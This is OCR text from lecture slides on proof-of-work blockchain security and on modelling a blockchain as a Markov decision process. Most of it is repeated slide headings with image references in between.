
Consensus

Proof of Work Blockchain

Stale Block Rate

Markov Decision Process

Comparing PoW Blockchain Security



Modeling a Blockchain in an MDP

Markov Decision Process (MDP)


Extension of Markov Chains

- Actions, Rewards
- State space, action space

Markov Decision Process (MDP)

Extension of Markov Chains


- Actions, Rewards
- State space, action space



Markov Decision Process (MDP)

Extension of Markov Chains

- Actions, Rewards
- State space, action space




Markov Decision Process (MDP)

Extension of Markov Chains

- Actions, Rewards
- State space, action space


State: (3, 1)



Markov Decision Process (MDP)

Extension of Markov Chains

